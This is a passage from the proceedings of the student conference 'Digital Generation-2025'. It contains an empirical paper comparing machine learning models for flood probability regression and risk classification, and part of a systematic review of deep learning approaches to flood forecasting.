ASTANA IT UNIVERSITY

«Digital Generation-2025» атты екінші халықаралық студенттерінің конференциясының материалдар жинағы

Proceedings
of the 2nd International Students Conference
«Digital Generation-2025»

Сборник материалов второй международной студенческой конференции «Digital Generation-2025»

ӘОЖ 378.4:004(063)
D56

«Digital Generation-2025» атты екінші халықаралық студенттерінің конференциясының материалдар жинағы = The 2nd International Students Conference «Digital Generation-2025» = Вторая международная студенческая конференция «Digital Generation-2025» = Астана: – 653 б.

ISBN 978-601-7911-72-0

Жинаққа студенттердің, магистранттардың IT саласының өзекті мәселелері бойынша мақалалар енгізілген.

The collection includes articles by students and master's students on current issues in the field of IT.

В сборник вошли статьи студентов, магистрантов по актуальным вопросам в сфере IT.

ISBN 978-601-7911-72-0
9 786017 911720

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Flood Prediction Using Machine Learning: Integrating Classification and Regression Approaches

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***Abstract*:** Floods pose great risks to human life, infrastructure, and the environment. The application of machine learning techniques in predicting the occurrence of floods can enhance preparedness for disasters and mitigation strategies. This present study employs a dataset containing 50,000 samples and 21 features covering environmental, infrastructural, and socio-economic factors in developing predictive models. Different regression and classification techniques were applied, such as XGBoost, Random Forest, Support Vector Machines (SVM), and K-Nearest Neighbors (KNN). Results indicate that XGBoost yielded the highest regression accuracy ($R^2 = 0.925$), with SVM and Logistic Regression being superior to other classifiers. Results attest to the effectiveness of machine learning for flood prediction and its adaptability to different regional contexts.

Keywords: *flood prediction, machine learning, regression, classification*

I. INTRODUCTION

Flooding is described as one of the most destructive natural disasters, causing immense losses to human settlements, infrastructure systems, and natural environments. Rising frequency and severity of floods because of climate change, deforestation, and rapid urbanization indicate the urgent need for improved flood forecasting models. Conventional hydrological models founded on physical and statistical frameworks tend to have difficulties in capturing the intricate and evolving nature of environmental variables that govern flood risk. Machine learning has emerged as a powerful tool for flood prediction, offering data-driven approaches with the ability to explain intricate interdependencies between different variables while improving the accuracy of predictions.

This study aims to use machine learning algorithms for the prediction of the likelihood of flooding and classify the ranges of flood vulnerability by environmental, infrastructure, and socio-economic status.

With a dataset comprising 50,000 samples and 21 distinctive features, this research explores the predictive performance of a range of regression and classification models, including XGBoost, Random Forest, Support Vector Machines (SVM), and K-Nearest Neighbors (KNN). The dataset incorporates principal drivers such as monsoon intensity, topographic drainage, deforestation, urbanization, and the implications of climate change, hence bringing a holistic view regarding the determinants of flood risk.

The research parameters are both classification and regression problems. The regression models predict continuous values of flood likelihood, and classification models partition flood risk levels into ranges of Low, Medium, and High risk. The research also takes into consideration the models' robustness in varying geographical locations to study the generalization capacity of the suggested approach. To achieve these goals, the study addresses the following research questions:

(1) How accurately can machine learning algorithms predict flood probability based on environmental and socio-economic factors?

(2) Which machine learning algorithm provides the best performance for flood probability regression?

(3) How accurately can classification models predict flood risks into the Low, Medium, and High categories?

(4) Can machine learning models be transferred across regional contexts for flood prediction?

Responding to these questions is essential to the formulation of effective and dependable flood forecasting systems that will help policymakers and disaster management officials make informed decisions.

The main objectives of this research are:

(1) To model and evaluate machine learning algorithms to predict flood probability using a properly organized dataset,

(2) To compare various regression techniques against performance metrics such as R^2, RMSE, and MAE,

(3) To implement classification algorithms to categorize flood hazards and evaluate their performance based on precision, recall, and F1-score

(4) To explore the potential of machine learning models for flood prediction in varied geographical areas.

Through the application of ultramodern machine learning algorithms, the accuracy of flood prediction is enhanced in this study and a scalable system for risk analysis is provided. The outcomes are intended to inform disaster preparedness initiatives for the authorities to implement proactive solutions in mitigating the effects of floods. As uncertainty associated with extreme weather phenomena increases, incorporating machine learning into flood prediction models is a remarkable achievement in constructing resilient communities and streamlining disaster response initiatives.

II. Literature Review

Recent studies have proven the effectiveness of ML techniques in flood forecasting. For instance, Dimri et al. [1] developed an ML-based flood prediction system using XGBoost, CatBoost, and Random Forest, achieving over 90% accuracy. Their study highlighted the superiority of gradient boosting algorithms in flood forecasting but showed the need for further research on localized flood events. Similarly, Wang et al. [2] employed a spatio-temporal deep learning model integrating Temporal Convolutional Networks (TCN), Gated Recurrent Units (GRU), and Random Forest for streamflow prediction. Their approach significantly outperformed baseline models and demonstrated the effectiveness of probabilistic and lead-time forecasting, though it was limited to a single geographical region.

Several studies have explored ensemble learning and decision tree-based models for flood prediction. Gan et al. [3] investigated the application of LightGBM in predicting estuarine water levels based on historical water level data from the Yangtze Estuary. Their model achieved a Root Mean Square Error (RMSE) of 0.12–0.17 m, indicating strong predictive capability for short-term forecasts. However, the study emphasized the need for incorporating multi-source input data to enhance prediction accuracy. In another study, Serrano-López et al. [4] developed ML models, including K-Nearest Neighbors (KNN), Random Forest, XGBoost, and Linear Regression, to predict flooding in the Ter River. Their findings showed that ML models could provide valuable insights for short-term flood prediction, yet long-term forecasting models remained underexplored.

ML techniques have also been widely used in flood susceptibility mapping. Demissie et al. [5] applied Logistic Regression, Random Forest, SVM, KNN, AdaBoost, and XGBoost to assess flood susceptibility using 13 flood predictor variables. Their study achieved accuracies ranging from 0.82 to 0.97, with XGBoost and Random Forest emerging as the top-performing models. However, they noted the need for multi-resolution approaches to improve the scalability of flood prediction models. Li et al. [6] further advanced flood prediction research by integrating LSTM, GRU, and Random Forest for monthly runoff prediction. Their results indicated a significant improvement over traditional univariate models, reinforcing the effectiveness of multi-variable ML approaches. Despite these advancements, more research is needed to improve predictive accuracy for extreme weather events.

Rainfall-runoff modeling is another area where ML techniques have been successfully applied. Singh et al. [7] compared Multiple Linear Regression (MLR), Multivariate Adaptive Regression Splines (MARS), SVM, and Random Forest for runoff prediction in the Gola watershed. Their study found that Random Forest achieved the highest accuracy ($R^2 = 0.96$, NSE = 0.94). However, the applicability of their model was restricted to smaller watersheds, needing further studies on larger regions. Ahmed and Lee [8] extended ML applications to urban flooding and public transit systems, using Random Forest, XGBoost, KNN, and Naïve Bayes to assess flood risks. Their model achieved over 95% accuracy, highlighting ML's potential for urban flood risk assessment, but real-time flood prediction systems remain an area for improvement.

Deep learning models have also gained traction in flood prediction. Hosseiny [9] introduced a U-Net-based deep learning model for river flooding prediction, which demonstrated superior performance over traditional hydrological models. Their study emphasized the need for larger-scale datasets to enhance model generalizability. Finally, Kundra et al. [10] explored Multi-Layer Perceptron (MLP), CatBoost, and Extra-Tree classifiers for early flood prediction using rainfall data, achieving 98.34% accuracy with CatBoost. While their model demonstrated high predictive accuracy, incorporating additional predictive factors such as topographical and infrastructural data could further improve flood forecasting.

III. Research Methodology

The methodology for this study involves a systematic approach to predicting flood probability using machine learning techniques. The dataset used contains 50,000 rows and 21 numeric features, all of which are suitable for regression and classification tasks without requiring extensive preprocessing. The methodology includes several key steps: data preprocessing, exploratory data analysis (EDA), feature selection, model training, hyperparameter tuning, evaluation using performance metrics, and result visualization.

The dataset was first examined for missing values, duplicate rows, and inconsistencies using the *.info()*, *.describe()*, and *.duplicated().sum()* functions in pandas. The data was confirmed to be complete, with no missing or duplicate values. Histograms and box plots were generated to analyze the distribution and presence of outliers, with findings indicating that most features followed a near-normal distribution and contained minimal extreme values. A correlation matrix and heatmap were used to identify the relationships between independent variables and the target variable (*FloodProbability*). The highest correlated features included topography drainage, deteriorating infrastructure, river management, and watersheds. Feature importance was further analyzed using a Random Forest model, which reinforced the significance of these variables in flood prediction.

Following the preprocessing phase, the dataset was split into 80% training and 20% testing subsets to allow for model evaluation. Since all features were numeric, the StandardScaler was applied to standardize the data, ensuring that all variables had a mean of zero and unit variance, which was particularly necessary for models sensitive to scale, such as Support Vector Machines (SVM) and K-Nearest Neighbors (KNN). The modeling phase included the implementation of multiple regression models to predict the continuous target variable, FloodProbability. The models tested were Linear Regression, XGBoost Regressor, Random Forest Regressor, KNN Regressor, and Support Vector Regressor (SVR). Performance metrics such as Mean Absolute Error (MAE), Mean Squared Error (MSE), Root Mean Squared Error (RMSE), and R-squared (R^2) were used to evaluate model accuracy. Hyperparameter tuning was conducted for the KNN model using GridSearchCV, optimizing parameters such as the number of neighbors, distance metric, and weight function. The best-performing model was selected based on its ability to minimize RMSE and maximize R^2.

Additionally, classification models were implemented to categorize flood risk levels into three distinct classes: Low Risk (FloodProbability < 0.4), Moderate Risk ($0.4 \leq$ FloodProbability < 0.7), and High Risk (FloodProbability $\geq$ 0.7). The dataset was analyzed for class distribution, revealing an imbalance, with the majority of instances falling within the Moderate Risk category. The classification models tested included Logistic Regression, Random Forest Classifier, Support Vector Machine (SVM), XGBoost Classifier, and K-Nearest Neighbors (KNN) Classifier. These models were evaluated using accuracy, precision, recall, F1-score, and confusion matrices. To further improve model performance, hyperparameter tuning was applied to SVM using GridSearchCV, optimizing parameters such as kernel type, regularization (C), and gamma. This step ensured that the model generalized well to unseen data and was not overfitting to the training set. The final models were compared based on their predictive performance and classification accuracy, with visualizations such as scatter plots and confusion matrices used to interpret their outputs. Throughout the process, cross-validation was employed to validate model robustness and prevent overfitting. The methodology followed in this study ensures a rigorous and systematic approach to flood prediction using machine learning techniques, with an emphasis on data quality, feature importance analysis, model selection, hyperparameter tuning, and comprehensive evaluation using appropriate performance metrics. The techniques implemented provide a scalable and adaptable framework for flood prediction, which can be applied to different geographical regions with minimal modifications.

IV. RESULTS

The results of this study show the effectiveness of various machine learning models in predicting flood probability and classifying flood risk levels. The regression models were evaluated based on key performance metrics, including Mean Absolute Error (MAE), Mean Squared Error (MSE), Root Mean Squared Error (RMSE), and R-squared (R^2). The classification models were assessed using precision, recall, F1-score, and accuracy. The regression analysis results, shown in TABLE I **,** reveal that XGBoost Regressor achieved the best performance with an R-squared value of 0.9252 and the lowest RMSE of 0.0136, indicating a strong predictive ability. Linear Regression, despite achieving an R^2 of 1.0, likely overfitted the data due to its unrealistic performance metrics. The Random Forest Regressor, Support Vector Regressor (SVR), and K-Nearest Neighbors (KNN) Regressor provided competitive results, with R^2 values of 0.7305, 0.7203, and 0.7747, respectively, but fell short of XGBoost in terms of predictive accuracy.

TABLE I. REGRESSION RESULT

Model	***MAE***	***MSE***	***RMSE***	***R-squared***
Linear Regression	8.155143e-17	1.152384e-32	1.073492e-16	1.000000
Random Forest Regressor	2.046965e-02	6.710998e-04	2.590559e-02	0.730545
XGBoost Regressor	1.081419e-02	1.862741e-04	1.364823e-02	0.925209
Support Vector Regressor (SVR)	2.015037e-02	6.967011e-04	2.639510e-02	0.720266
K-Nearest Neighbors Regressor	1.859030e-02	5.612321e-04	2.369034e-02	0.774659

For classification tasks, TABLE II presents the performance of different models. The Logistic Regression model demonstrated near-perfect performance, achieving an accuracy of 99.99%, followed closely by the Support Vector Machine (SVM) model with an accuracy of 99.57%. XGBoost and Random Forest classifiers also performed well, with XGBoost reaching 98.69% accuracy and Random Forest achieving 98.22%. KNN, while still effective, had slightly lower performance metrics, achieving 98.44% accuracy.

TABLE II. CLASSIFICATION RESULT

Model	***Precision***	***Recall***	***F1 Score***	***Accuracy***
Logistic Regression	0.999800	0.9999	0.999850	0.9999
Random Forest	0.964717	0.9822	0.973380	0.9822
XGBoost	0.986070	0.9869	0.983473	0.9869
SVM	0.995619	0.9957	0.995372	0.9957
KNN	0.984544	0.9844	0.978375	0.9844

These results suggest that the selected models are highly effective in predicting flood probability and classifying flood risk levels based on environmental and socio-economic factors. However, the overfitting

observed in Linear Regression indicates that further refinement may be necessary to improve generalizability. Future work should explore additional feature engineering techniques, ensemble learning strategies, and real-time data integration to enhance the model's predictive capabilities. Furthermore, expanding the dataset to include different geographic regions and incorporating climate projections could improve the adaptability and robustness of the model. Fine-tuning hyperparameters through more advanced optimization techniques, such as Bayesian optimization, could further enhance model performance. Lastly, deploying the model in real-world flood risk management systems and validating its predictions with real-time flooding events will be critical for assessing its practical applicability and impact.

V. Conclusion

The results of this study highlight the effectiveness of various machine learning models in predicting flood probability and classifying flood risk levels. The regression analysis demonstrated that the XGBoost Regressor outperformed other models with an R-squared value of 0.9252 and the lowest RMSE of 0.0136, indicating a strong predictive ability. However, the Linear Regression model exhibited overfitting, achieving an R^2 of 1.0 with unrealistic performance metrics, suggesting that it may not generalize well to unseen data. The Random Forest Regressor, Support Vector Regressor (SVR), and K-Nearest Neighbors (KNN) Regressor produced competitive results but did not surpass XGBoost in predictive accuracy. For classification tasks, the Logistic Regression model achieved near-perfect performance with an accuracy of 99.99%, making it the most effective model for flood risk classification. The Support Vector Machine (SVM) also performed exceptionally well with 99.57% accuracy, while XGBoost and Random Forest classifiers followed closely with accuracies of 98.69% and 98.22%, respectively. Although KNN demonstrated strong classification performance (98.44% accuracy), it was slightly lower than the other models.

These findings confirm that machine learning techniques can successfully analyze flood-related data and predict flood probability with high accuracy. However, certain challenges remain. The overfitting observed in Linear Regression suggests a need for further refinement and regularization techniques to improve generalizability. Additionally, the classification models, although highly accurate, should be tested on more diverse datasets to ensure robustness across different geographical and environmental conditions. To enhance the predictive power and applicability of these models, future work should explore feature engineering and data expansion by incorporating more environmental, hydrological, and socio-economic variables, as well as expanding the dataset to include different geographic regions and climate projections to improve adaptability and robustness. Further tuning hyperparameters using advanced techniques like Bayesian optimization and implementing ensemble methods could enhance model performance. Real-time data integration, including satellite data, IoT sensor readings, and real-time weather reports, will enable dynamic flood prediction models.

Deploying the models in practical flood risk management frameworks and validating predictions with real-world flooding events will be crucial for assessing real-life applicability. In conclusion, this study confirms that machine learning models are highly effective in flood prediction and classification, with XGBoost emerging as the most reliable regression model and Logistic Regression excelling in classification tasks. By refining these models and expanding their datasets, they can serve as valuable tools for early warning systems and disaster preparedness, ultimately helping mitigate the impact of floods and improving community resilience.

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Flood Prediction Using Machine Learning: A Systematic Review

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***Abstract*— Flooding is a devastating natural disaster causing significant economic losses and human casualties worldwide. Accurate flood prediction models are essential for effective disaster management. This study reviews the latest machine learning (ML) models used in flood prediction, including Convolutional Neural Networks (CNNs), Long Short-Term Memory (LSTM) networks, and Hybrid Models. The findings show that CNNs excel in spatial feature extraction, LSTM networks in temporal modeling, and hybrid models in enhancing predictive accuracy. Despite these advancements, challenges such as data scarcity, model interpretability, and real-time application persist. This review identifies future research directions, including Explainable AI (XAI) and lightweight models for real-time forecasting. The insights aim to guide the development of more efficient flood prediction systems.**

Keywords—flood prediction, machine learning, flood forecasting, LSTM, CNN, hybrid models, literature review

I. Introduction

Floods are among the most devastating natural disasters worldwide, causing significant economic losses, infrastructure damage, and human casualties. They are frequently triggered by heavy rainfall, rapid snowmelt, or sudden water releases from reservoirs. One of the most dangerous manifestations of flooding is the flood surge—a sudden and short-term rise in river water levels accompanied by an increase in water discharge [1]. The duration of a flood surge can range from several hours to several days, posing a severe threat of widespread inundation in low-lying areas. Effective flood prediction and early warning systems are crucial for minimizing the impacts of floods, safeguarding lives, and reducing economic losses.

Floods are the most prevalent natural hazard globally, affecting millions of people each year and accounting for 41% of all recorded natural disasters between 2008 and 2017 [2]. In recent decades, the frequency and intensity of flood events have been exacerbated by climate change, urbanization, and deforestation, highlighting the urgent need for accurate and reliable flood prediction systems. In 2024, Kazakhstan experienced the most severe flood surges in the past 80 years, leaving thousands of people homeless and causing massive destruction of infrastructure. The large-scale restoration efforts required underscored the critical role of flood monitoring. Monitoring systems aim to collect and analyze data on water levels, river flow rates, precipitation, and other parameters influencing flood occurrences, thereby informing the public about current conditions and potential threats [3]. This regional example illustrates the urgent need for developing advanced flood forecasting models tailored to local conditions, emphasizing the global necessity for more effective flood prediction systems.

Traditional flood prediction methods predominantly rely on hydrologic models and statistical time series models such as ARIMA and SARIMA [4]. These models, while widely used, often lack accuracy as they fail to account for complex temporal dependencies and dynamic changes in environmental data. For instance, these models are limited by linear assumptions, making them less effective in capturing the nonlinear interactions between meteorological variables. In contrast, Machine Learning models have emerged as powerful tools for flood forecasting due to their ability to learn from historical data and model complex nonlinear dependencies. ML algorithms, such as Artificial Neural Networks (ANNs), Support Vector Machines (SVMs), and Ensemble Learning methods, have shown remarkable accuracy in predicting flood occurrences, intensities, and affected areas [5]. Advanced neural networks like Long Short-Term Memory (LSTM) models have proven highly effective in modelling temporal dependencies and dynamic changes in data, offering a significant advantage over traditional methods. This capability makes them particularly suitable for flood forecasting, where timing and sequence of weather events play a critical role in determining flood occurrences. Building effective ML models for flood prediction involves a structured workflow, including data collection, preprocessing, feature extraction, model training, validation, and deployment. The illustration in (Fig. 1) highlights the basic flow for building an ML model.



Fig. 1. Basic flow for building the ML model.

Despite the significant progress in ML applications for flood prediction, challenges persist, including data scarcity, model interpretability, and the need for generalization across diverse geographical regions and flood scenarios. In regions like Kazakhstan, the lack of high-resolution hydrological and meteorological data poses a significant challenge for developing accurate models. Moreover, the complexity of models often limits their interpretability, making it difficult for decision-makers to trust and adopt these systems. However, the rapid advancement of data acquisition technologies, such as remote sensing, IoT devices, and weather radars, provides new opportunities for enhancing flood prediction models. Integrating these data sources with ML algorithms improves forecast accuracy and timeliness. Integrating these data sources with ML algorithms improves forecast accuracy and timeliness. Additionally, hybrid models that combine ML with traditional hydrologic simulations boost predictive accuracy and robustness for better flood management.

This study aims to provide a comprehensive overview of the current state of ML models in flood prediction, critically analyzing their performance, challenges, and future research directions.

Research objectives:

- To explore the evolution of flood prediction models
- To examine ML algorithms for flood prediction
- To discuss challenges and future directions
- To summarize key findings and recommendations

By synthesizing recent advancements, this paper seeks to guide researchers and practitioners in selecting and developing effective ML models for flood forecasting and disaster management.

II. LITERATURE REVIEW

Flood prediction is a crucial component of disaster management, as floods pose significant risks to human life, infrastructure, and economies. Traditional hydrological models rely on physical and statistical methods, but they often struggle with capturing the complexity of flood dynamics, especially in response to climate variability and urbanization. Machine learning and deep learning models have emerged as powerful alternatives, leveraging data-driven techniques to improve prediction accuracy and response times. This literature review explores various ML-based approaches for flood prediction, discussing their effectiveness, limitations, and areas for future improvement.

The ML techniques for flood prediction are illustrated in (Fig. 2), enhancing predictive accuracy by capturing complex spatial-temporal dependencies.



Fig. 2. Application of Ml methods in flood forecasting.

The process involves three steps: data collection and preprocessing, model selection and training, and flood forecasting and risk mapping. Data is gathered from meteorological, hydrological, and topographical sources using methods like remote sensing and IoT sensors, then normalized and filtered. Models such as CNNs for spatial features, LSTMs for temporal dependencies, and Hybrid Models are selected and trained using historical data. Finally, trained models are deployed for real-time flood forecasting, using probabilistic forecasting and ensemble learning for better accuracy. The results are used in risk mapping to support early warning and disaster management.

A. CNN and variants

The research "Deep Learning Models for Small Rivers Stream-Flow Forecasting and Flood Prediction" investigates the performance of CNN, LSTM, GRU, and ConvLSTM models for streamflow forecasting in small rivers [6]. This study introduces a novel evaluation metric to measure flood forecasting time effectiveness and finds that 1D CNN models achieve the highest accuracy for early flood warnings, outperforming recurrent neural networks like LSTM and GRU. The findings suggest that CNN-based models are more effective for streamflow forecasting in small river systems. The study "U-FLOOD – Topographic Deep Learning for Predicting Urban Pluvial Flood Water Depth" presents a CNN-based model designed for urban pluvial flood prediction [7]. The model processes topographic and meteorological data to generate rapid flood hazard maps, achieving high predictive accuracy while significantly reducing computational time compared to traditional hydrodynamic models. This research demonstrates the potential of CNNs in enhancing urban flood prediction efficiency.

The research "River Flooding Forecasting and Anomaly Detection Based on Deep Learning" proposes a hybrid Conv-GRU model for predicting water levels and detecting anomalies in Taiwan's river systems [8]. This model effectively integrates the spatiotemporal learning capability of Convolutional Neural Networks (CNN) with the sequential processing power of Gated Recurrent Units (GRU), outperforming conventional flood prediction methods. The study "Designing Deep-Based Learning Flood Forecast Model with ConvLSTM Hybrid Algorithm" explores the integration of CNN and LSTM in a ConvLSTM architecture for multi-step flood prediction in flood-prone regions of Fiji [9]. The ConvLSTM model demonstrates superior performance compared to traditional benchmark models, proving its effectiveness in enhancing disaster preparedness and mitigation efforts. The article "Deep Convolutional LSTM for Improved Flash Flood Prediction" introduces a Deep ConvLSTM model that integrates multi-modal hydrometeorological remote sensing with in-situ inputs [10]. This approach improves stream height forecasting by 26% compared to traditional LSTM models, highlighting the potential of hybrid deep learning models in enhancing flood forecasting accuracy.

B. RNNs and LSTM Variants

The research "Flood Stage Forecasting Using Machine-Learning Methods: A Case Study on the Parma River (Italy)" compares LSTM, MultiLayer Perceptron (MLP), and Support Vector Regression (SVR) for flood stage forecasting [11]. The study concludes that the LSTM model outperforms the other methods, particularly in predicting peak flood levels, thus emphasizing its suitability for real-time flood forecasting and early warning systems. The study "Predicting Flood Susceptibility Using LSTM Neural Networks" employs an LSTM model enhanced with feature engineering techniques to model complex flood patterns in Shangyou County, China [12]. The model achieves a prediction accuracy of 93.75% and an AUC of 0.965, showcasing its ability to improve spatial and temporal forecasting accuracy.

The research "Exploring the Best Sequence LSTM Modeling Architecture for Flood Prediction" proposes a synchronized sequence input-output LSTM model for rainfall-runoff modeling in Houston [13]. This architecture improves flood prediction accuracy and computational efficiency by effectively capturing long-term dependencies between rainfall events and runoff processes. The article "Urban Flooding Prediction Method Based on the Combination of LSTM Neural Network and Numerical Model" presents a hybrid model that integrates numerical hydrological simulations with LSTM neural networks for

urban flood prediction [14]. This combination enhances computational efficiency and prediction accuracy, offering reliable flood forecasts with extended lead times.

The study "Prediction of Urban Flood Extent by LSTM Model and Logistic Regression" integrates LSTM neural networks with logistic regression to forecast total overflow and determine flood probabilities in urban grid cells [15]. The hybrid model achieves an area fitness of 97.33%, demonstrating the potential of combining deep learning with statistical models for urban flood risk assessment. The research "Flood Forecasting with Machine Learning Models in an Operational Framework" introduces Google's operational flood forecasting system using LSTM neural networks for river stage prediction [16]. This system, deployed in India and Bangladesh, successfully provided over 100 million flood alerts, showcasing the real-world applicability and scalability of LSTM models in flood forecasting. The study "High Temporal Resolution Urban Flood Prediction Using Attention-Based LSTM Models" explores an attention-based LSTM (ALSTM-DW) model that incorporates a weighted mean square error (WMSE) loss function and a double time sliding window (DTSW) approach [17]. This model achieves a coefficient of determination above 0.85 and reduces peak flow error by 88%, demonstrating the effectiveness of attention mechanisms in improving flood prediction accuracy.

C. Deep Neural Networks and Feedforward Models

The research "A Novel Deep Learning Neural Network Approach for Predicting Flash Flood Susceptibility" utilizes a Deep Learning Neural Network (DLNN) with three hidden layers for flash flood susceptibility mapping in Vietnam [18]. By integrating GIS with deep learning, this model achieves a classification accuracy of 92.05%, highlighting its potential to enhance flood prediction accuracy. The study "Flood Prediction and Uncertainty Estimation Using Deep Learning" employs deep learning techniques for flood prediction in the Meramec River, Missouri [19]. It outperforms traditional physical and statistical models by providing accurate real-time predictions at 15-minute intervals, which is crucial for emergency response and decision-making.

The article "Can Deep Learning Algorithms Outperform Benchmark Machine Learning Algorithms in Flood Susceptibility Modeling?" evaluates a Deep Belief Network (DBN) optimized with Particle Swarm Optimization (PSO) for flood prediction in Vietnam [20]. This model outperforms traditional machine learning methods with an AUC of 0.970, demonstrating the superiority of deep learning for flood risk assessment. The research "Flood Forecasting System Based on Integrated Big and Crowdsourced Data by Using Machine Learning Techniques" employs a Multilayer Perceptron (MLP) model trained on meteorological, hydrological, and geospatial data, achieving a prediction accuracy of 97.93% [21]. This study highlights the potential of big data integration in enhancing flood forecasting accuracy.

D. Hybrid and Ensemble ML Models

The study "Spatial Predicting of Flood Potential Areas Using Novel Hybridizations of Fuzzy Decision-Making, Bivariate Statistics, and Machine Learning" integrates Fuzzy Analytical Hierarchy Process, Index of Entropy, and SVM for flood susceptibility prediction [22]. The hybrid SVM-IoE model achieves an AUC of 0.979, demonstrating the effectiveness of combining statistical and machine learning methods. The article "Urban Pluvial Flooding Prediction by Machine Learning Approaches" utilizes rainfall threshold-based machine learning models for urban pluvial flood prediction in Shenzhen, achieving 96.5% accuracy and reducing the false alert rate to 25% [23].

The study "A Flood Prediction System Developed Using Various Machine Learning Algorithms" explores Decision Tree, Random Forest, and Gradient Boosting algorithms [24]. The Random Forest model achieves the highest accuracy, demonstrating the viability of ensemble methods for flood early warning systems. The research "Training Machine Learning Surrogate Models from a High-Fidelity Physics-Based Model" develops a Random Forest surrogate model for real-time street-scale flood prediction, achieving accurate flood depth predictions while reducing computational time by a factor of 3,000 [25].

E. Reviews and Conceptual Model Comparisons

The review "The State of the Art in Deep Learning Applications, Challenges, and Future Prospects" provides a comprehensive analysis of deep learning applications in flood forecasting, highlighting challenges like data accessibility and model interpretability while suggesting solutions such as hybrid modelling [26].

III. METHODS

This study is conducted through systematic literature review, online databases such as Google Scholar, Scopus, ScienceDirect and IEEE Xplore. The period was scoped for the most recent 6 years from year 2019 to 2025. The terms used in searching for related articles are "flood prediction" and "flood forecasting". As a result, the total of 50 articles were extracted, and 28 out of 50 were selected as the relevance articles. The methodology adopted includes a detailed examination of the underlying ML methods, their architectures, mathematical foundations, and performance metrics, providing a comprehensive overview of their applications in flood forecasting.

A. Convolutional Neural Networks (CNNs)

CNNs are widely used in flood prediction due to their powerful spatial feature extraction capabilities. They are particularly effective for processing topographical, meteorological, and hydrological data, where spatial correlations play a crucial role. CNNs use convolutional layers to detect spatial patterns, pooling layers to reduce dimensionality, and fully connected layers for classification or regression tasks.The convolution operation is defined as:

$$Z_{ij} = \sum_m \sum_n X_{i+m,j+n} \times W_{m,n} + b \qquad (1)$$

Where Z_{ij} – Output feature map, X – Input data (e.g., rainfall, topography), W – Convolution kernel (filter) and b – Bias term.

CNNs, including 1D CNNs for time-series streamflow forecasting and 2D CNNs for urban pluvial flood prediction, have shown superior accuracy and computational efficiency in flood forecasting tasks. Hybrid variants, such as Conv-GRU and ConvLSTM, integrate CNNs with recurrent architectures for enhanced spatiotemporal modeling.

B. Long Short-Term Memory Networks (LSTM)

LSTM networks are specialized Recurrent Neural Networks (RNNs) designed to model long-term temporal

dependencies. They are highly effective in flood prediction tasks that require learning from sequential meteorological and hydrological data. LSTMs solve the vanishing gradient problem present in traditional RNNs through gating mechanisms that regulate information flow. The LSTM cell is governed by three gating mechanisms:

1. Forget Gate:

$$f_t = \sigma(W_f \times [h_{t-1}, x_t] + b_f) \quad (2)$$

2. Input Gate:

$$i_t = \sigma(W_i \times [h_{t-1}, x_t] + b_i) \quad (3)$$

$$C_t = \tanh(W_C \times [h_{t-1}, x_t] + b_C) \quad (4)$$

3. Output Gate:

$$\sigma_t = \sigma(W_o \times [h_{t-1}, x_t] + b_o) \quad (5)$$

$$h_t = \sigma_t \times \tanh(C_t) \quad (6)$$

Where x_t – Input vecto at time step t, h_{t-1}, h_t – Hidden state at previous and current time step, C_t – Cell state, σ – Sigmoid activation function and tanh – Hyperbolic tangent activation.

Variants like Attention-based LSTM (ALSTM) enhance prediction accuracy by assigning dynamic weights to input sequences, focusing on more relevant temporal features.

C. Deep Neural Networks (DNNs)

DNNs consist of multiple hidden layers that learn complex nonlinear patterns, making them suitable for flood susceptibility mapping and real-time flood prediction. They use feedforward architectures with activation functions like ReLU or Sigmoid to introduce nonlinearity. The feedforward operation is represented as:

$$a^l = g(W^l a^{l-1} + b^l) \quad (7)$$

Where a^l – Activation of layer l, W^l – Weight matrix for layer l, b^l – Bias vector for layer l and g – Activation function (e.g., ReLU, Sigmoid).

Optimization is typically achieved using backpropagation and gradient descent. DNNs have shown high classification accuracy for flood risk assessment when integrated with geospatial data and optimization techniques like Particle Swarm Optimization (PSO).

D. Hybrid and Ensemble ML Models

Hybrid models combine multiple ML algorithms to enhance predictive accuracy and robustness by leveraging the strengths of each model type. For instance, ConvLSTM integrates CNNs and LSTMs to capture both spatial and temporal dependencies. Hybrid models also combine ML methods with traditional hydrological simulations for better generalization. Ensemble models, such as Random Forest and Gradient Boosting, aggregate predictions from multiple models to reduce variance and bias, improving stability and accuracy in flood forecasting tasks.

IV. RESULTS & DISCUSSION

This systematic review highlights the remarkable progress made in the application of machine learning (ML) models for flood prediction, underscoring their transformative potential in enhancing predictive accuracy, timeliness, and robustness. The reviewed studies demonstrate the effectiveness of advanced ML architectures, including Convolutional Neural Networks (CNNs), Long Short-Term Memory (LSTM) networks, Deep Neural Networks (DNNs), and Hybrid and Ensemble Models. These models address many limitations of traditional hydrological approaches by effectively capturing complex spatial-temporal dependencies and nonlinear relationships inherent in hydrological data. However, despite these advancements, several challenges and gaps remain, necessitating further research to fully realize the potential of ML-based flood prediction systems.

A key observation is the superior performance of CNNs in spatial feature extraction and flood susceptibility mapping. Studies such as [6], [7] confirm the effectiveness of 1D CNN and U-FLOOD models in streamflow forecasting and urban pluvial flood prediction, respectively. The capability of CNNs to efficiently process topographic and meteorological data contributes to their high predictive accuracy and computational efficiency. Furthermore, hybrid CNN models, such as Conv-GRU and ConvLSTM, have demonstrated exceptional performance by integrating spatiotemporal learning capabilities, as evidenced by the works of [8]-[10]. These models effectively capture spatial dependencies while preserving temporal sequencing, thus offering robust solutions for early flood warnings and real-time forecasting. LSTM networks and their variants have consistently outperformed traditional hydrological models in modeling sequential dependencies and long-term temporal patterns. Studies like [11], [12] highlight the accuracy of LSTM models in predicting peak flood levels and complex flood patterns, particularly in real-time flood forecasting. Moreover, advanced LSTM architectures, such as Attention-Based LSTM (ALSTM-DW), as presented by [17], have shown enhanced predictive accuracy by leveraging attention mechanisms to dynamically weigh important temporal features. This highlights the importance of incorporating adaptive learning mechanisms to improve temporal modeling and forecasting precision.

